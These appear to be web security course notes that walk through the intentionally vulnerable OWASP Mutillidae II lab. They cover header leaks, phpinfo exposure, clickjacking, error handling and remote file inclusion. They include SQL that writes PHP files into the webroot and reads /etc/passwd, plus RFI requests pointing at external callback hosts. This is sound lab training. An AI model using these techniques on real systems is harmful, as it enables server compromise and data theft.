

# Web Security Training

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## Course Information


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**VM to Download:** <https://sourceforge.net/projects/owaspbwa/files/1.2/>

## Preparing the VM

1. Download the VM from the link above
2. Import it to VMWare Workstation/Player
3. Check the VM interface e.g. NAT, Bridged
4. Login with "root" and password "owaspbwa"
5. Type **ifconfig** to check for the IP of the VM
6. Set the IP to **192.168.58.164** via command **ifconfig eth0 192.168.58.164**
7. After visiting the IP address select "Mutillidae" from the landing page



The image shows two side-by-side screenshots. The left screenshot is a window titled "Virtual Machine Settings" with the "Options" tab selected. Under the "Network Adapter" section, the "Network connection" is set to "NAT". A red box highlights the "NAT" option and the "Network connection" label. The right screenshot is a terminal window showing the output of the `ifconfig` command. The output for the `eth0` interface shows the IP address `inet addr:192.168.58.164`, which is highlighted with a red box. The terminal also shows the output for the `lo` interface.

```
Virtual Machine Settings
Options

Device Summary
Memory 1 GB
Processors 1
Hard Disk (SCSI) 8 GB
CD/DVD (IDE) Using unknown backend
Network Adapter NAT

Device status
[checked] Connected
[checked] Connect at power on

Network connection
[ ] Bridged: Connected directly to the physical network
  [ ] Replicate physical network connection state
[ checked ] NAT: Used to share the host's IP address
[ ] Host-only: A private network shared with the host
[ ] Custom: Specific virtual network

VMnet0
LAN segment:

LAN Segments... Advanced...

Add... Remove

OK Cancel Help

You can administer / configure this machine through the console he
gto 192.168.58.164, via Samba at \\192.168.58.164\, or via phpmyadm
http://192.168.58.164/phpmyadmin.

In all these cases, you can use username "root" and password "owasp
root@owaspbwa:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:cf:5a:47
          inet addr:192.168.58.164  Bcast:192.168.58.255  Mask:255.
          inet6 addr: fe80::20c:29ff:feef:5a47/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1208 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1933 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:180441 (180.4 KB)  TX bytes:1790667 (1.7 MB)
          Interrupt:18 Base address:0x1400

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:679 errors:0 dropped:0 overruns:0 frame:0
          TX packets:679 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:81573 (81.5 KB)  TX bytes:81573 (81.5 KB)
```

# Information Disclosure

## Cache-Control Header

<http://192.168.58.164/mutillidae/index.php?popUpNotificationCode=SL1&page=home.php>

- It tells browsers and intermediate caches how to handle a response, controlling whether they can cache the response, for how long, and under which conditions.

```
HTTP/1.1 200 OK
Date: Wed, 15 Jan 2025 18:22:12 GMT
Server: Apache/2.4.25 (Unix) OpenSSL/1.0.2j PHP/5.6.30 mod_perl/2.0.8-dev Perl/v5.16.3
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0,
no-cache="set-cookie"
Pragma: no-cache
Logged-In-User:
X-FRAME-OPTIONS: DENY
Last-Modified: Wed, 15 Jan 2025 18:22:12 GMT
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
Content-Length: 48142
```

- max-age=seconds - Indicates the response can be cached for the specified time period.
- no-cache - Indicates the response should not be cached by any cache.
- no-store - Indicates the response should not be stored in any cache.
- must-revalidate - Indicates that the cache must revalidate the response with the origin server before returning it.

## X-Powered-By Header

<http://192.168.58.164/mutillidae/index.php?popUpNotificationCode=SL0>

- The X-Powered-By HTTP header reveals the server-side technology used by a website.


```
HTTP/1.1 200 OK
Date: Wed, 15 Jan 2025 18:25:13 GMT
Server: Apache/2.4.25 (Unix) OpenSSL/1.0.2j PHP/5.6.30 mod_perl/2.0.8-dev Perl/v5.16.3
X-Powered-By: PHP/5.6.30
Logged-In-User:
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
Content-Length: 51587
```

- This header can leak information about the web server and its configuration, potentially making it easier for attackers to target vulnerabilities.

## Clientside Comments

<http://192.168.58.164/mutillidae/index.php>

- Comments in HTML or JavaScript can unintentionally reveal sensitive information such as:
  - Developer names or contact information
  - Database connection strings
  - API keys
  - Internal system architecture
  - Private data stored in variables



Comments search | http://192.168.58.139:8000/mutillidae

Search  Dynamic update Export comments

Source	Host	URL	Item	Time rec
Proxy	http://192.168.58.139:8000	/mutillidae/index.php	* Smooth Navigational Menu- (...	18:25:12
Target	http://192.168.58.139:8000	/mutillidae/index.php?page=cache-control.php	* Smooth Navigational Menu- (...	18:21:39
Proxy	http://192.168.58.139:8000	/mutillidae/index.php?page=cache-control.php	* Smooth Navigational Menu- (...	18:21:14
Target	http://192.168.58.139:8000	/mutillidae/index.php?page=client-side-comments.p...	* Smooth Navigational Menu- (...	18:26:32
Proxy	http://192.168.58.139:8000	/mutillidae/index.php?page=client-side-comments.p...	* Smooth Navigational Menu- (...	18:26:29
Target	http://192.168.58.139:8000	/mutillidae/index.php?popUpNotificationCode=SL0	* Smooth Navigational Menu- (...	18:26:32
Proxy	http://192.168.58.139:8000	/mutillidae/index.php?popUpNotificationCode=SL0	* Smooth Navigational Menu- (...	18:25:56
Target	http://192.168.58.139:8000	/mutillidae/index.php?popUpNotificationCode=SL0...	* Smooth Navigational Menu- (...	18:25:02
Proxy	http://192.168.58.139:8000	/mutillidae/index.php?popUpNotificationCode=SL0...	* Smooth Navigational Menu- (...	18:21:59
Proxy	http://192.168.58.139:8000	/mutillidae/index.php?popUpNotificationCode=SL0...	* Smooth Navigational Menu- (...	18:22:03
Proxy	http://192.168.58.139:8000	/mutillidae/index.php?popUpNotificationCode=SL0...	* Smooth Navigational Menu- (...	18:24:57


Comments	Request	Response
1	* Smooth Navigational Menu- (c) Dynamic Drive DHTML code library (www.dynamicdrive.com)	
2	* This notice MUST stay intact for legal use	
3	* Visit Dynamic Drive at http://www.dynamicdrive.com/ for full source code	
4	*****	
5		
6	menu DIV id	
7		
8	Horizontal or vertical menu: Set to "h" or "v"	
9		
10	class added to menu's outer DIV	
11		
12	customtheme: ["#cccc44", "#cccccc"],	
13		
14	"markup" or ["container_id", "path_to_menu_file"]	
15		
16	<br style="clear: left" />	
17		
18	Begin Content	
19		
20	HTML-ELEMENT	
21		

- Source Code Leakage: Comments can expose the source code of the website, which can be used by attackers to understand the website's functionality

## Clickjacking

<http://192.168.58.164/mutillidae/index.php?page=framing.php>

- Clickjacking is a type of attack where an attacker tricks a user into clicking on something different from what they perceive, often by overlaying a transparent layer over a legitimate webpage



- Classic Clickjacking: The traditional form where a transparent layer is placed over a legitimate webpage.
- Likejacking: Specifically targets social media platforms, tricking users into liking a page or post without their consent.
- Cursorjacking: Manipulates the cursor's appearance to mislead users about where they are clicking.
- Nested Clickjacking: Involves embedding multiple layers of iframes to bypass security measures.

## Cross Site Framing (XSF)

<http://192.168.58.164/mutillidae/framer.html>

- Cross-Site Framing (XSF) is a security vulnerability that occurs when a malicious website is able to embed content from another site (often a trusted site) within a frame or iframe.
- This can lead to various attacks, including clickjacking, where users are tricked into interacting with the embedded content without their knowledge.

192.168.58.139:8000/mutillidae/framer.html ☆

### Framer

This page attempts to frame Mutillidae. If it succeeds, we have a defect in our code.  
Are we being framed?

Hint: Toggle through the security levels. What happens at security level 5?

Is there a new HTTP header at security level 5 that prevents framing? Burp-Suite might be useful.



[Return to Mutillidae](#)

**OWASP Mutillidae II: Web Pwn in Mass Pro**

Version: 2.6.52 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) No

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View

- OWASP 2017
- OWASP 2013
- OWASP 2010
- OWASP 2007
- Web Services
- HTML 5
- Others

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## HTML5 Storage

<http://192.168.58.164/mutillidae/index.php?page=html5-storage.php>


- HTML5 Storage refers to a set of web storage capabilities introduced in HTML5 that allow web applications to store data in a user's browser.

### Local Storage

- Local Storage is a key-value store that allows web applications to store data persistently in the user's browser. The data stored in Local Storage does not expire and remains available even after the browser is closed and reopened.
- Capacity: Typically, Local Storage can hold around 5-10 MB of data, depending on the browser.
- Usage: Local Storage is useful for storing user preferences, application state, or any data that needs to persist across sessions.

### Session Storage

- Session Storage is similar to Local Storage but is designed for temporary storage. Data stored in Session Storage is only available for the duration of the page session. This means that the data is cleared when the tab or browser is closed.
- Capacity: Like Local Storage, Session Storage typically allows around 5-10 MB of data.
- Usage: Session Storage is useful for storing data that should only be available during a single session, such as form data or temporary application state.



- This storage is more powerful and flexible than traditional cookies, providing a way to store larger amounts of data and offering better performance.

## Exposed PHPMyadmin Console

<http://192.168.58.164/mutillidae/index.php?page=phpmyadmin.php>

- Exposing phpMyAdmin can lead to several security risks, including unauthorized access through weak passwords, SQL injection, and cross-site scripting (XSS) attacks.

```
SELECT @@datadir;
```

```
SHOW GRANTS FOR CURRENT_USER();
```

```
SELECT "<?php echo 'Hello, World!'; ?>" INTO DUMPFILE  
/var/www/mutillidae/hello_dump.php';
```


```
SELECT "<?php echo 'Hello, World!'; ?>" INTO OUTFILE '/var/www/mutillidae/hello_outfile.php'  
FIELDS TERMINATED BY " ENCLOSED BY " ESCAPED BY "  
LINES TERMINATED BY '\n';
```

```
SELECT LOAD_FILE('/etc/passwd');
```

## Exposed PHPInfo File

<http://192.168.58.164/mutillidae/index.php?page=phpinfo.php>

- Exposing a phpinfo file can reveal sensitive information about the server environment, such as directory paths, software versions, and configuration settings.



**OWASP Mutillidae II: Web Pwn in Mass Production**

Version: 2.6.52 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Not Logged In

Home Login/Register Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB View Log View Captured Data

### Secret PHP Server Configuration Page

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PHP Version 5.6.30

System	Linux 6de37b3b1af7 6.10.9-amd64 #1 SMP PREEMPT_DYNAMIC Kall 6.10.9-1kall1 (2024-09-09) x86_64
Build Date	Feb 1 2017 01:39:26
Configure Command	./configure '--prefix=/opt/lampp' '--with-apxs2=/opt/lampp/bin/apxs' '--with-config-file-path=/opt/lampp/etc' '--with-mysql=mysqlnd' '--enable-inline-optimization' '--disable-debug' '--enable-bcmath' '--enable-calendar' '--enable-ctype' '--enable-ftp' '--enable-gd-native-ttf' '--enable-magic-quotes' '--enable-shmop' '--disable-sigchild' '--enable-syssem' '--enable-sysvshm' '--enable-wdcd' '--with-gdbrm=/opt/lampp' '--with-peg-dl=/opt/lampp' '--with-png-dir=/opt/lampp' '--with-freetype-dir=/opt/lampp' '--with-zlib=yes' '--with-zlib-dir=/opt/lampp' '--with-openssl=/opt/lampp' '--with-ssl=/opt/lampp' '--with-ldap=/opt/lampp' '--with-gd' '--with-inap=fbtname/xamppunixinstallerstackDev-linux-x64/src/inap-2007e' '--with-inap-ssl' '--with-gettext=/opt/lampp' '--with-mysql-shared=/opt/lampp' '--with-pdo-dblib=shared=/opt/lampp' '--with-sybase-ct=/opt/lampp' '--with-mysql-sock=/opt/lampp/var/mysql/mysql.sock' '--with-oci8=shared.instantclient,/opt/lampp/lib/instantclient' '--with-mcrypt=/opt/lampp' '--with-mhash=/opt/lampp' '--enable-sockets' '--enable-mbstring=all' '--with-curl=/opt/lampp' '--enable-mbregex' '--enable-openssl' '--enable-exif' '--with-bz2=/opt/lampp' '--with-sqlite=shared=/opt/lampp' '--with-sqlite3=/opt/lampp' '--with-libxml-dl=/opt/lampp' '--enable-soap' '--with-xmllib' '--enable-pcntl' '--with-mysql=mysqlnd' '--with-pgsql=shared=/opt/lampp' '--with-iconv=/opt/lampp' '--with-pdo-mysql=mysqlnd' '--with-pdo-pgsql=/opt/lampp/postgresql' '--with-pdo-sqlite=/opt/lampp' '--with-icu-dir=/opt/lampp' '--enable-fileinfo' '--enable-pear' '--enable-zip' '--enable-ldf' 'CFLAGS=-I/opt/lampp/include/c-client -I/opt/lampp/include/libpng' '-I/opt/lampp/include/freetype2' '-O3' '-fPIE' '-L/opt/lampp/lib' '-L/opt/lampp/include' '-L/opt/lampp/include/ncurses' '-L/opt/lampp/include/c-client' '-L/opt/lampp/include/libpng' '-L/opt/lampp/include/freetype2' '-O3' '-fPIE' '-L/opt/lampp/lib' '-L/opt/lampp/include' '-L/opt/lampp/include/ncurses' '-O3' '-L/opt/lampp/lib' '-L/opt/lampp/include'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/opt/lampp/etc
Loaded Configuration File	/opt/lampp/etc/php.ini

The phpinfo() function outputs detailed information about the PHP environment, including:

- PHP version and configuration options
- Loaded extensions and their settings
- Server information (OS, web server version)
- Directory paths and file locations

## SSL Misconfiguration

<http://192.168.58.164/mutillidae/index.php?page=ssl-misconfiguration.php>

- Missing the HSTS header can expose users to various security risks, primarily man-in-the-middle (MitM) attacks, such as SSL stripping.


```
HTTP/1.1 200 OK
Date: Thu, 16 Jan 2025 18:31:53 GMT
Server: Apache/2.4.25 (Unix) OpenSSL/1.0.2j PHP/5.6.30 mod_perl/2.0.8-dev Perl/v5.16.3
X-Powered-By: PHP/5.6.30
Logged-In-User:
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
Content-Length: 48137
```

- Without HSTS, attackers can intercept initial HTTP requests, forcing users to connect over insecure connections, which compromises data integrity and confidentiality.

## Robots.txt

<http://192.168.58.164/mutillidae/index.php?page=robots-txt.php>

- robots.txt is a text file used by websites to communicate with web crawlers and other automated agents about which parts of the site should not be accessed or indexed.
- It is part of the Robots Exclusion Protocol (REP), which is a standard used by websites to manage how search engines and other bots interact with their content.



```
User-agent: *
Disallow: passwords/
Disallow: config.inc
Disallow: classes/
Disallow: javascript/
Disallow: owasp-esapi-php/
Disallow: documentation/
Disallow: phpmyadmin/
Disallow: includes/
```

- Location: The robots.txt file is typically located in the root directory of a website (e.g., <https://www.example.com/robots.txt>).

Syntax: The file contains directives that specify which user agents (web crawlers) are allowed or disallowed from accessing certain parts of the site.

- User -agent: Specifies the web crawler to which the rule applies.
- Disallow: Indicates which pages or directories should not be accessed.
- Allow: Specifies pages or directories that can be accessed, even if a parent directory is disallowed.

# Improper Error Handling

## User Info Lookup/Login Page

<http://192.168.58.164/mutillidae/index.php?page=user-info.php>

- OWASP error handling for login pages emphasizes the importance of providing generic error messages to prevent attackers from gaining insights into valid usernames or passwords.
- The impact of poor error handling can lead to increased vulnerability to brute force attacks and unauthorized access, while disclosing specific error details can expose sensitive information about the authentication process.



Switch to SOAP Web Service Version of this Page

Please enter username and password to view account details

Name

Password

[View Account Details](#)

*Dont have an account? [Please register here](#)*

---

**Results for "admin". 1 records found.**

Username=admin  
Password=admin  
Signature=root



Switch to SOAP Web Service Version of this Page

Please enter username and password to view account details

Name

Password

[View Account Details](#)

*Dont have an account? [Please register here](#)*

**Error Message**

Failure is always an option

Line	170
Code	0
File	/owaspbwa/mutillidae-git/classes/MySQLHandler.php
Message	<pre>/owaspbwa/mutillidae-git/classes/MySQLHandler.php on line 165: Error executing query: connect_errno: 0 errno: 1064 error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'admin' at line 2 client_info: 5.1.41 host_info: Localhost via UNIX socket ) Query: SELECT * FROM accounts WHERE username='admin' AND password='admin' (0) [Exception]</pre>
Trace	<pre>#0 /owaspbwa/mutillidae-git/classes/MySQLHandler.php(283): MySQLHandler-&gt;doExecuteQuery('SELECT * FROM a...') #1 /owaspbwa/mutillidae-git/classes/SQLQueryHandler.php(264): MySQLHandler-&gt;executeQuery('SELECT * FROM a...') #2 /owaspbwa/mutillidae-git/user-info.php(165): SQLQueryHandler-&gt;getUserAccount('admin', 'admin') #3 /owaspbwa/mutillidae-git/index.php(607): require_once('/owaspbwa/mutill...') #4 {main}</pre>
Diagnostic Information	Error attempting to display user information

[Click here to reset the DB](#)

## Search Functionality

<http://192.168.58.164/mutillidae/index.php?page=pen-test-tool-lookup.php>

<http://192.168.58.164/mutillidae/index.php?page=pen-test-tool-lookup-ajax.php>

- Improper error handling in search tool functionality can reveal sensitive information, such as database structure or file paths, which may aid attackers in exploiting vulnerabilities.
- The risks include unauthorized access and data breaches, as overly detailed error messages can provide insights into the application's inner workings.
- The impact of improper error handling can lead to significant security vulnerabilities, including the potential for attackers to perform reconnaissance and identify weaknesses in the system.

## Malicious File Execution

### Text File Viewer

<http://192.168.58.164/mutillidae/?page=text-file-viewer.php>

- In a text file viewer, if user input is not properly validated or sanitized, an attacker could manipulate the file path to include a remote file (e.g., a malicious script hosted on an external server).
- This could allow the attacker to execute arbitrary code on the server or retrieve sensitive data from the server's environment.
- The impact of RFI in a text file viewer can include unauthorized access to the server, leading to data theft, server compromise, or the installation of malware.

```
POST /mutillidae/index.php?page=text-file-viewer.php HTTP/1.1
Host: 192.168.58.164
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101
Firefox/136.0
[.]

textfile=https://go86gmlge2l11ivsdtrvrqueb5hw5otd.oastify.com&text-file-viewer-php-
submit-button=View+File
```

```
HTTP/1.1 200 OK
Date: Thu, 06 Feb 2025 22:13:10 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch
proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k
Phusion_Passenger/3.0.17 mod_perl/2.0.4 Perl/v5.10.1
[...]
<span ReflectedXSSExecutionPoint="\1\" class="label">File:
https://go86gmlge2l11ivsdtrvrqueb5hw5otd.oastify.com</span><pre></pre>
      <!-- End Content -->
    </blockquote>
  </td>
</tr>
</table>
```

## Source Code Viewer

<http://192.168.58.164/mutillidae/?page=source-viewer.php>

- In a Source Code Viewer, if user input is not properly validated or sanitized, an attacker could exploit the functionality to include and execute remote files, potentially leading to the exposure of sensitive source code or configuration files.
- This could allow attackers to gain insights into the application's logic, vulnerabilities, and sensitive information such as API keys or database credentials.

```
POST /mutillidae/index.php?page=source-viewer.php HTTP/1.1
Host: 192.168.58.164
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101
Firefox/136.0
[...]

page=source-
viewer.php&phpfile=http://67bwzc46xs4rk8eiwjalagd4uv0mogc5.oastify.com&source-file-
viewer-php-submit-button=View+File
```

```
HTTP/1.1 200 OK
Date: Thu, 06 Feb 2025 22:18:46 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch
proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k
Phusion_Passenger/3.0.17 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.5
[...]

<span ReflectedXSSExecutionPoint=\"1\" class=\"label\">File:
http://67bwzc46xs4rk8eiwjalagd4uv0mogc5.oastify.com</span>
```

